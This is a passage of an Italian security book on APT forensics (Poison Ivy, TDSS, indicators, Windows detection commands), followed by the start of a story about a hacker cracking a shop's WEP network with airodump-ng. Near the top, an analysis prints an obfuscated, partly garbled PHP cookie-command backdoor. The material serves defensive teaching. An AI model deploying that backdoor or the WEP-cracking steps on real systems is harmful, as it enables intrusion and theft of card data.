drwxr-xr-x 2 root root 4096 2011-12-31 14:21 .
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ..
-rw-r--r-- 1 root root 177 2011-12-31 13:58 index.html
-rw-r--r-- 1 root root 576 2011-12-31 14:21 test-cgi.php
root@web01:/var/www# cat test-cgi.php
<?php $b=substr("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V
b J 2 N t J 1 0 p K x t v Y 1 9 z d G F y d C g p o 3 N 5 c 3 R l b S h i Y X N l N j R f z G V j b 2 R l K
C R f Q 0 9 P s 0 1 F W y d j b S d d K S 4 n f D I + J j E n K T t z Z X R j b 2 9 r a W u o J F 9 D T 0 9 L
S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z 2 T Y 0 X 2 V u Y 2 9 k z S h v Y l
9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p o 2 9 i x 2 V u z F 9 j b
G V h b i g p o 3 0 = ")); ?>root@web01:/var/www#
root@web01:/var/www#

```

Chiaramente non si tratta di un file PHP innocuo. Sospettiamo si tratti di un qualche tipo di shell backdoor che passa da PHP (che spesso ha la capacità di aprire sessioni telnet in reverse – dalla macchina controllata alla postazione di controllo, e così via). Questo file è coerente con l'output del toolkit backdoor Webacoo.

Riepilogo dell'attacco APT a Linux

Ecco che cosa abbiamo appreso nella nostra analisi.

- Sappiamo che gli hacker hanno ottenuto i privilegi di root sulla macchina – pensiamo attraverso il server Tomcat con credenziali deboli.
- Abbiamo trovato prove di script e file eseguibili SUID root. Per la natura stessa di APT, volevano mantenere l'accesso aperto per riutilizzarlo in seguito e hanno quindi configurato diversi metodi (nuovi account, shell PHP, shell SUID e così via).
- L'hacker stava esplorando l'ambiente circostante alla ricerca di nuovi obiettivi.
- Data la natura avanzata di strumenti come Metasploit Framework, una sola macchina compromessa può essere utilizzata come *host pivot*, per cui un hacker può valutare e lanciare exploit alle macchine della rete senza dover installare alcun tool sulla macchina compromessa – le shell come Meterpreter sono progettate in modo da operare in memoria, per cui non c'è necessità di scrivere nulla sul disco.



<i>Popolarità:</i>	10
<i>Semplicità:</i>	10
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	10

Poison Ivy si è diffuso molto tra gli hacker nelle campagne di tipo APT. Questo malware era addirittura sviluppato in maniera pubblica (poisonivy-rat.com/) fino al 2008; il codice sorgente è disponibile su Internet pronto per essere modificato e inserito in Trojan personalizzati.

Il meccanismo più comune per diffondere e installare Poison Ivy RAT fa uso di mail di fishing con uno scaricatore di Trojan (al fondo del quale, spesso, si trova un'estensione autoestraente 7zip). Sono state molte le campagne APT nelle quali è stato usato Poison

Ivy RAT, come Operation Aurora, gli attacchi RSA (blogs.rsa.com/rivner/anatomy-of-an-attack/) e Nitro (symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf). La Figura 6.13 mostra un esempio di email utilizzata come phishing negli attacchi Nitro.

Poison Ivy è molto simile a Gh0St quanto a funzionalità e modalità operative da parte degli hacker; di conseguenza quando viene usato negli APT l'investigazione finisce col rilevare artefatti molto simili. Quando l'utente apre l'allegato della mail di phishing, viene




Figura 6.13 Esempio di email di spear-phishing relativa ad attacchi Nitro (fonte: Symantec, 2011).

installato un programma di scaricamento della backdoor che richiama un indirizzo programmato per aggiornarsi e notificare all'hacker che si è attivato – fornendo opportune informazioni per identificare la macchina compromessa. L'hacker, quindi, fa leva su questo punto di ingresso per infiltrarsi nell'organizzazione. Il grosso punto di forza di Poison Ivy RAT non sta nelle sue funzioni di backdoor, quanto nella caratteristica interna di fungere anche da proxy di rete. Si può notare nella finestra di gestione visibile NELLA Figura 6.14. Microsoft ha rilasciato un bollettino circa le funzionalità (e i rischi) di Poison Ivy RAT che dà l'idea di quanto si sia diffuso dal suo primo rilevamento nel 2005 (microsoft.com/download/en/details.aspx?displaylang=en&id=27871). A ottobre 2011 Microsoft riferiva di aver individuato tramite il suo Malicious Software Removal Tool (MSRT) più di 16.000 computer infettati dalla backdoor di Poison Ivy Troyan RAT. Nel 2011 il rilevamento mensile ha fluttuato da 4.000 a 14.000 con prodotti di sicurezza endpoint (per una stima totale di più di 58.000 computer oltre ai 16.000 già trovati da MSRT). Questi rilevamenti sono stati effettuati da diverse aziende ed enti governativi in tutto il mondo.

Bisogna notare che a causa della sua diffusione, Poison Ivy viene spesso considerato come una semplice compromissione “opportunistica”. Questo giusto per rinforzare l'idea che il malware di per sé non è un APT e non è neppure di per sé un indicatore certo. Al contrario, sforzi persistenti e continuativi di un hacker per osservare e prendere informazioni su un obiettivo specifico rappresentano già un APT.




Figura 6.14 Finestra di gestione di Poison Ivy.

TDSS (TDL1-4)

Popolarità: 5

Semplicità: 8


Impatto: 9

Grado di rischio: 8

A partire dal 2008 è venuta alla luce una funzionalità malevola molto avanzata che si stima abbia compromesso più di 5 milioni di macchine – coinvolgendo in operazioni illegali del crimine organizzato. Le reti utilizzano un malware difficile da individuare che installa un rootkit che a sua volta instaura un canale crittato che attraverso una rete di altri host compromessi (che fungono da proxy “privati” o “anonimi”), proxy aperti e perfino reti peer to peer. Questo malware è conosciuto col nome di TDSS e ha varianti note come *TDL 1, 2, 3, 4* e anche derivati noti coi nomi di *Zero Access* e *Purple Haze*.

Anche se TDSS non lavora come un RAT, viene utilizzato dagli hacker nelle campagne APT direttamente o indirettamente a seconda della funzionalità richiesta dai loro clienti (Figura 6.15). Davanti a tutte queste funzionalità, la facilità di compromissione data dai numerosi vettori di infezione utilizzati dai dropper (exploit di applicativi e server di tipo zero-day, kit di exploit Black Hole, mail di spear-phishing, worms attraverso reti P2P/IM/NetBIOS, server DHCP malevoli e così via) che non solo infettano i computer ma aiutano a espandere la botnet.

La botnet viene generalmente usata come una piattaforma *Malware As A Service* per consentire ai clienti dell’associazione per delinquere di condurre varie attività, compresi gli attacchi di tipo DDoS (*Distributed Denial of Service*), i clic fraudolenti per le campagne di pubblicità (soldi per clic sui banner pubblicitari), installazione remota ed esecuzione di



#	IP	Country	City	Speed	Uptime	CTR
1	112.222.136	PH	Las Piñas	32 Kbs	3610 min.	92%
2	124.111.99	JP	Tpa	7776 Kbs	2630 min.	98%
3	202.111.202	ID	Jakarta	8137 Kbs	2395 min.	98%
4	196.111.99	-		5972 Kbs	2350 min.	94%
5	118.111.26	VN	Ha Chi Minh City	6902 Kbs	2331 min.	96%
6	126.111.51	JP	Tokyo	6929 Kbs	2330 min.	87%
7	200.111.17	AR	Buenos Aires	5009 Kbs	2327 min.	85%
8	210.111.82	-	Dubai	7753 Kbs	2292 min.	98%
9	210.111.31	TW	Taipei	2716 Kbs	2272 min.	95%
10	206.111.83	CL	Santiago	6273 Kbs	2255 min.	98%
11	178.111.10	AP		7002 Kbs	2160 min.	95%
12	96.111.109	-		6277 Kbs	2150 min.	82%

Figura 6.15 TDSS Rent-a-botnet (fonte: [krebssecurity.com/2011/09/rent-a-bot-networks-tied-to-tdss-botnet/](http://krebsonsecurity.com/2011/09/rent-a-bot-networks-tied-to-tdss-botnet/); altre fonti disponibili su Google).

ulteriori trojan con backdoor (compresi programmi per rubare password, informazioni riservate, RAT, reverse proxy e reverse shell). È possibile iscriversi a queste attività illecite attraverso siti come [AWMProxy.net](#) (noto anche come [AWMProxy.com](#)) e si verrà – generalmente o specificatamente – indirizzati a reti di computer compromessi in aziende selezionate. La gran parte delle campagne APT usa indirizzi di rete protetti da proxy o host intermedi per facilitare le comunicazioni con il C&C e per evitare di essere identificati – in prima persona o come organizzazione. Le reti di proxy su sottoscrizione, formate da host infetti dal botnet TDSS, vengono utilizzate dagli hacker per puntare, infiltrarsi e diffondere altri strumenti che facilitano ancora di più l'accesso (e la velocità di compromissione). Questo è quel che è stato fatto in diverse campagne APT a partire dal 2011.

Indicatori comuni di APT

Contrariamente alla credenza popolare, la maggioranza degli attacchi mirati non sono “hack” volontari di sistemi aziendali. Al contrario, spesso iniziano come “spear-phishing” di indirizzi presi abbastanza a caso (estrapolandoli dalle pagine web di pubblico dominio) o utilizzando virus per compromettere applicazioni di messaggistica istantanea e rubarne le password. Altri vettori di inizializzazione passano dalle chat e da tutti i media in cui l’utente può fare clic su un URL malevolo. Gli APT talvolta impiegano tecniche di ingegneria sociale e possono attaccare deliberatamente e penetrare sistemi sfruttando le vulnerabilità scoperte – per esempio attaccare un server Web attraverso la SQL injection. Questi ultimi metodi sono meno comuni, però, perché troppo visibili e non facilitano il compito dell’hacker di dissimulare il proprio accesso nel sistema in mezzo alle migliaia di azioni degli utenti regolari.

Dai numerosi casi di APT su cui gli analisti hanno investigato abbiamo selezionato un ristretto insieme di indicatori comuni:

- Comunicazioni di rete che utilizzano SSL o metodi di cifratura privati, o che inviano e ricevano stringhe codificate in base64.
- Servizi registrati sotto le chiavi NETSVCS di Windows; i relativi file nella cartella %SYSTEM% con estensioni DLL o EXE e con nomi simili a file già presenti nella cartella di sistema di Windows.
- Copie di CMD.EXE con nome SVCHOST.EXE o con altri nomi nella cartella %TEMP%.
- Collegamenti a file (LNK) che fanno riferimento a eseguibili che non esistono più.
- File di configurazione di desktop remoto (RDP) che fanno riferimento a indirizzi IP esterni.
- Eventi del registro sicurezza di Windows di tipo 3, 8 e 10 – logon con indirizzi IP esterni o con nomi di computer che non corrispondono alle convenzioni aziendali.
- Eventi del registro applicazioni di Windows relativi ad arresto o ripartenza di antivirus o firewall
- Errori del server web e righe del log HTTP che fanno riferimento a servizi arrestati o riavviati, logon con account amministrativi, trasferimenti di file e modelli di connessione tra indirizzi specifici.
- Log di sistema o degli antivirus relativi alla tentata creazione di file in aree protette come C:\ o C:\TEMP.

- Rilevamento di PWS, Generic Downloader o Generic Dropper da parte dell'antivirus.
- Righe anomale in .bash_history, /var/logs e nei file di configurazione dei servizi.
- Data e ora dei file nel filesystem non coerenti relativamente agli eseguibili del sistema operativo.

Il metodo di attacco più comune che abbiamo visto recentemente ha il seguente modello generale.

1. Viene inviata una mail di spear-phishing a uno o più indirizzi dell'organizzazione obiettivo.
2. Un utente apre la mail e fa clic su un collegamento che apre il browser web o un'altra applicazione, come Adobe Reader, Microsoft Word, Microsoft Excel o Outlook Calendar. Il collegamento viene re-indirizzato a un indirizzo nascosto, con una chiave di codifica base-64.
3. L'indirizzo nascosto fa riferimento a un "dropsite" che ricerca le vulnerabilità note del browser dell'utente e spedisce un opportuno malware che scarica un Trojan. Questo 'scaricatore' di Trojan viene generalmente scaricato in c:\documents and settings\<user>\local settings\temp e viene eseguito automaticamente.
4. Dopo l'esecuzione, lo scaricatore invia un'istruzione codificata base64 a un diverso dropsite per scaricare una backdoor che può essere:
 - a. impacchettata assieme al dropper e quindi cancellarsi da sola – la backdoor comincia ad agire secondo quanto programmato nel suo codice, sotto il comando del C&C;oppure:
 - b. richiesta da un dropsite (anche lo stesso), sulla base dei dettagli di configurazione che il dropper comunica. Quindi il dropper si cancella e la backdoor comincia a lavorare secondo quanto programmato nel suo codice, sotto il comando del server C&C.
5. Il dropper trojan generalmente installa la backdoor in c:\windows\system32 e registra delle DLL o dei file EXE nella zona HKLM\System\<Controlset>\Services del registro– generalmente un servizio svchost.exe netsvcs -k (che si avvia come servizio e sopravvive a un reboot).
6. La backdoor tipicamente usa un nome di file simile o confondibile con un file di sistema di Windows.
7. La backdoor usa un canale crittografato SSL per le comunicazioni con il proprio server C&C attraverso una macchina "sponda" o un server proxy che ruota la connessione in base a istruzioni impartite con comandi base64 nell'intestazione dei pacchetti. Spesso vengono utilizzati diversi proxy per mascherare il percorso fino al server C&C finale. La comunicazione dei dati è di solito periodica, ogni cinque minuti o ogni ora.
8. L'hacker interagisce con la backdoor attraverso la rete di proxy – occasionalmente direttamente da un server C&C. Le comunicazioni sono generalmente crittografate con SSL, anche se usano porte non standard.

9. L'hacker tipicamente comincia a compilare un elenco di nomi di computer e nomi utente, per comprendere le convenzioni in uso nell'azienda, quindi usa un programma pass-the-hash o uno strumento di dump della sicurezza (spesso HOOKMSGINA o GSECDUMP) per cercare informazioni dell'account locale e del dominio.
10. L'hacker spesso usa una scalata di privilegi per fare una perlustrazione prima di effettuare movimenti laterali all'interno della rete. Per esempio, se un hacker sfrutta un'applicazione vulnerabile (p. es. IE) per ottenere privilegi locali, spesso utilizzerà Operazioni pianificate per lanciare un prompt dei comandi con permessi da amministratore o da servizio di rete. Questa è una vulnerabilità di tutte le versioni di Windows escluso Windows 7 e viene sfruttata comunemente; perciò Operazioni pianificate è uno dei primi posti dove andare a cercare.
11. L'hacker brutalizza le password offline e usa le credenziali per effettuare una perlustrazione della rete compromessa attraverso la backdoor – scandendo la rete, le condivisioni ed enumerando i servizi tramite il DOS. Questo aiuta l'hacker a determinare la disponibilità dell'accesso laterale.
12. Una volta determinato l'accesso laterale lungo la rete, l'hacker si concentra sulle utilità di amministrazione di Windows come MSTSC (RDP) e i comandi SC, NET, ecc. Se la segmentazione della rete impedisce l'accesso laterale, l'hacker utilizza tecniche di proxy e di NAT.
13. Quando le fasi di movimento laterale e perlustrazione si sono concluse, l'hacker passa alla seconda fase e installa nuove backdoor e utilità di proxy inverso (come HTRAN) per avere accessi più diretti e stabilire punti di uscita per i dati.
14. I punti di uscita vengono utilizzati per raccogliere le informazioni rubate, generalmente sotto forma di archivi ZIP o RAR, spesso rinominati come file GIF. Alcuni artefatti che spesso sono legati a queste attività sono:
 - Il backdoor Trojan con un nome file simile a un file di Windows.
 - GSECDUMP o HOOKMSGINA.
 - PSEXEC e altri strumenti di Sysinternals.
 - HTRAN (su intranet) o ReDUH o ASPXSpy (nella DMZ o su server web).
 - Un file SVCHOST.EXE nella cartella %TEMP% con dimensione inferiore a 300kb (una copia di cmd.exe creata quando viene stabilita una sessione RDP dall'hacker con la backdoor; la dimensione tipica di SVCHOST.EXE è di circa 5k).
 - File LNK e PF relativi ai comandi DOS usati dall'hacker.
 - File RDP e BMC creati o modificati quando l'hacker si è mosso all'interno della rete.
 - Vari file di log, inclusi quelli di accesso ed errore HTTP se vengono usati ReDUH/ASPXSpy, così come i registri degli eventi di sicurezza di Windows mostrano movimenti di rete laterali.

Rilevamento di attacchi APT

Esistono diverse soluzioni tecniche per assistere nel rilevamento di queste tipologie di attacco. Il modo più facile, però, è una semplice procedura amministrativa. Per esempio, uno script di logon che crea un indice del file system (`c:\dir /a /s /TC > \index\%computername%_date%.txt`) può essere utilizzato per registrare eventuali modifiche al sistema operativo. Quindi una semplice analisi differenziale di file indice successivi permette di identificare file sospetti e di avviare tempestivamente un'investigazione su tutta la rete aziendale. In più delle regole SMS che avvisino di login amministrativi (locali e di dominio) a workstation e server aziendali possono definire un modello di attività o rivelare informazioni utili per la successiva investigazione dell'incidente. Regole per il firewall e gli Intrusion Detection System che registrino connessioni RDP/VNC/CMD.EXE in ingresso o l'uso di account o chiavi da amministratore devono far pensare ad attività sospette. Sebbene queste tecniche sembrino semplici, sono approcci pratici utilizzati dai gestori degli incidenti e hanno un riscontro nei reali programmi di sicurezza aziendali. In aggiunta a questo, le tecnologie di rilevamento delle chiavi possono aiutare a combattere questi tipi di attacchi nei modi seguenti.

- I prodotti di sicurezza endpoint come antivirus, HIPS e sistemi di verifica dell'integrità dei file system.
- Prodotti di verifica e analisi delle modifiche al file system.
- Sistemi di network intelligence/defense come gli intrusion detection/prevention systems.
- Sistemi di monitoraggio di rete per web gateway/filtering come SNORT/TCPDUMP.
- Prodotti di gestione della sicurezza informativa e di gestione dei processi con database di reportistica e correlazione.

ATTENZIONE

Gli strumenti elencati qui possono essere già stati compromessi, o il sistema può essere compromesso al punto di dare false informazioni quando tali strumenti vengono lanciati.

Perciò seguite questi passi con cautela e non fidatevi mai completamente delle informazioni che ne possono derivare.

Lanciate tutti I comandi dal prompt dei comandi DOS (avviato come Amministratore) e indirizzate l'output a un file (`>> %computername%_APT.txt`):

```
dir /a /s /od /tc c:\
```

1. Cercate nella directory `%temp%` (`c:\documents and settings\<user>\local settings\temp`) eventuali file .exe, .bat, **.★z★**.
2. Cercate nella directory `%application data%` (`c:\documents and settings\<user>\application data`) eventuali file .exe, .bat, **.★z★**.
3. Cercate nella directory `%system%` (`c:\windows\system32`) tutti i file .dll, .sys e .exe non presenti nella directory di installazione (i386/winsxs/dllcache) o che hanno data o dimensione diverse.

4. Cercate nella directory %system% (c:\windows\system32) tutti i file .dll, .sys e .exe con date di creazione anomale.
5. Cercate eventuali file c:\windows\system32\etc\drivers\hosts più grandi di 734 byte (standard).
6. Cercate in c:\ eventuali file .exe e *.z*.
7. Cercate file .rdp (connessioni in uscita) e .bmc (connessioni in entrata) nella cartella profilo dell'utente in base alla data.
8. Cercate nel profilo dell'utente file *.lnk e *.pf in base alla data.
9. Cercate nel cestino c:\Recycler\ file *.exe, *.bat, *.dll, ecc.
10. Confrontate i risultati delle attività di rete per data e ora:

```
ipconfig /displaydns
```

11. Estraete i FQDN (nomi di dominio qualificati) e gli indirizzi IP in un file:
12. Confrontate i risultati alla ricerca di eventuali anomalie:

```
reg query hklm\software\microsoft\windows\currentversion\run /s  
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```

13. Verificate la presenza di eventuali chiavi con percorsi contenenti %temp% o %application data%.

14. Verificate eventuali chiavi anomale con percorsi in %system% o %program files%:

```
netstat -ano
```

15. Verificate la presenza di connessioni in stato ESTABLISHED o LISTENING verso indirizzi IP esterni.

16. Salvate i PID in modo da confrontarli con l'output del comando tasklist:

```
tasklist /m
```

17. Cercate il PID dall'output di netstat e verificate eventuali nomi di servizi anomali.
18. Verificate eventuali file *.exe e *.dll anomali:

```
at  
schtasks
```

19. Verificate la presenza di operazioni pianificate o at.

20. Verificate percorsi e file eseguibili di eventuali job anomali:

```
reg query HKLM\system\currentcontrolset\services /s /f ServiceDLL
```

21. Verificate nomi di servizi anomali.

22. Controllate eventuali anomalie in percorsi di DLL di servizio o nomi di servizi senza corrispondenze. Lanciando questi comandi su tutti i computer della rete e caricandone i risultati in un database SQL, si può effettuare un'analisi molto efficiente. Un beneficio aggiuntivo è che si costituisce una "base" per un'eventuale analisi differenziale quando si rendesse necessaria.



Contromisure contro gli attacchi APT

Gli APT hanno successo quando un utente apre per errore un documento, fa clic su un collegamento Internet o esegue un programma senza sapere esattamente quale sarà l'effetto sul suo sistema di elaborazione. Anche se potremmo discutere di ogni possibile permutazione dei diversi vettori di compromissione degli APT, rimandiamo al Capitolo 12 dove troverete tutto quel che è necessario sapere per prevenire gli attacchi di tipo APT nella vostra struttura.

Riepilogo

Il tipo più pericoloso di minaccia cibernetica in uso oggi non è l'hack o il botnet di alto profilo lanciato contro i sistemi di un'organizzazione, quanto piuttosto un insidioso e persistente intruso che vola sotto la quota di rilevamento dei radar, analizzando silenziosamente e rubando i contenuti sensibili della rete sotto attacco.

Note con il nome di APT, queste minacce, di basso profilo ma ben specializzate, sono il terreno del cyber-spyonaggio, perché consentono di accedere a informazioni istituzionali protette. Queste intrusioni silenziose ma pericolose non si limitano a questo: possono puntare qualsiasi azienda, agenzia governativa o nazione, prescindendo da uno specifico settore o dalla collocazione geografica.

Parte III

Hacking delle infrastrutture

In questa parte

- **Capitolo 7** Connattività remota e hacking VoIP
- **Capitolo 8** Hacking di reti wireless
- **Capitolo 9** Hacking di dispositivi hardware

Caso di studio: leggi e WEP

La tecnologia wireless è entrata a far parte della nostra vita e la vediamo ovunque: dal telecomando a infrarossi (IR) della televisione, al computer portatile che si porta in giro per casa, alla tastiera Bluetooth utilizzata per digitare questo stesso testo. Non è una moda destinata a passare, ma una tecnologia nuova che porta libertà, ma non senza rischi. In generale, le funzionalità nuove portano spesso a problemi per la sicurezza. La domanda di accesso wireless è stata così forte che né i produttori, né i professionisti della sicurezza sono stati in grado di tenere il passo. Perciò, le prime versioni dei dispositivi 802.11 soffrivano di una notevole quantità di errori di progettazione anche a livello core o del protocollo. Abbiamo una tecnologia pervasiva, che tuttavia non ha ancora raggiunto una maturità adeguata all'alto livello di domanda, e inoltre abbiamo un bel po' di personaggi che amano fare gli hacker. Sembrano gli ingredienti di una tempesta perfetta...

Il nostro amico hacker è tornato alle origini. Questa volta, invece di cercare su Google possibili bersagli per i suoi attacchi, ha deciso di uscire a prendere una boccata d'aria fresca. Nel suo cammino raccoglie ogni sorta di aggeggio che ritiene adatto a entrare nella sua cassetta degli attrezzi: il suo notebook, un'antenna direzionale con guadagno di 14 dB, una unità mobile GPS con collegamento USB e tante altre cosette informatiche, oltre naturalmente al suo iPod. L'hacker decide poi di prendere la macchina e andare a far visita al suo negozio preferito. Mentre acquistava un nuovo masterizzatore DVD, durante l'ultima visita al negozio, aveva notato che il sistema informatico del punto vendita era collegato alla LAN mediante una connessione wireless; il nostro amico ritiene che la LAN costituirà un ottimo bersaglio per il suo hack wireless del giorno, e alla fine fornirà un bel po' di dati delle carte di credito.

Una volta arrivato vicino al negozio, il nostro hacker parcheggia in un punto nascosto sul lato dell'edificio. Accende l'iPod e dalle cuffiette si sentono fuoriuscire le note di "Magic Carpet Ride" degli Steppenwolf. Decide di accendere il computer portatile per assicurarsi di essere pronto al compito che lo attende. Il primo passo è quello di impostare la scheda wireless in "modalità monitor" per effettuare lo sniffing dei pacchetti wireless. Poi, il nostro hacker posiziona con cura la sua antenna direzionale puntandola verso l'edificio, mentre fa del suo meglio per non farsi notare. Per poter attuare il suo piano, deve sapere quali reti wireless sono attive. L'hacker utilizza aircrack-ng, una suite di strumenti wireless sofisticati per il controllo delle reti wireless, e avvia airodump-ng, progettato per catturare frame 802.11 raw e particolarmente adatto per catturare vettori di inizializzazione WEP da utilizzare per violare la chiave WEP.

```
bt ~ # airodump-ng --write savefile ath0
CH 4 ][ Elapsed: 41 mins ][ 2008-08-03 13:48
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:09:5B:2D:1F:18	17	2125	16 0	2 11	WEP	WEP			rsg
00:11:24:A4:44:AF	9	2763	85 0	11 54	WEP	WEP			retailnet
00:1D:7E:3E:D7:F5	9	4128	31 0	6 54	WEP	WEP			peters
00:12:17:B5:65:4E	6	3149	8 0	6 54	OPN				Linksys
00:11:50:5E:C6:C7	4	1775	6 0	11 54	WEP	WEP			belkin54g
00:11:24:06:7D:93	5	1543	24 0	1 54	WEP	WEP			rsgtravel
00:04:E2:0E:BA:11	2	278	0 0	11 11	WEP	WEP			WLAN

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:11:24:A4:44:AF	00:1E:C2:B7:95:D9	3	18-11	0	69	
00:1D:7E:3E:D7:F5	00:1D:7E:08:A5:D7	6	1- 2	13	81	
00:11:50:5E:C6:C7	00:14:BF:78:A7:49	7	0- 2	0	56	
(not associated)	00:E0:B8:6B:72:96	7	0- 1	0	372	Gateway

Basta un'occhiata all'hacker per notare subito il comunissimo access point Linksys aperto con il SSID (*Service Set IDentifier*) di default, un facile bersaglio. Non appena sono rilevati gli access point, il nostro hacker vede ciò che sta cercando: *retailnet*. Bingo! Sa che questa è la rete wireless del negozio, ma un momento... è cifrata. Ma poi un sorriso inizia a formarsi sul viso dell'hacker quando si accorge che la rete utilizza per la cifratura il protocollo WEP (*Wired Equivalent Privacy*), decisamente poco sicuro e pieno di difetti di progettazione che lo rendono praticamente inutile. L'hacker sa che con qualche comando e un po' di trucchetti wireless riuscirà a violare la chiave WEP senza nemmeno affaticare il suo vecchio portatile. La riga di comando seguente indica ad *airodump-ng* di bloccare il canale 11 per assicurarsi che tutto il traffico sia catturato senza possibilità di salto di canale. Inoltre, *airodump-ng* cattura soltanto il traffico da e verso quello specifico 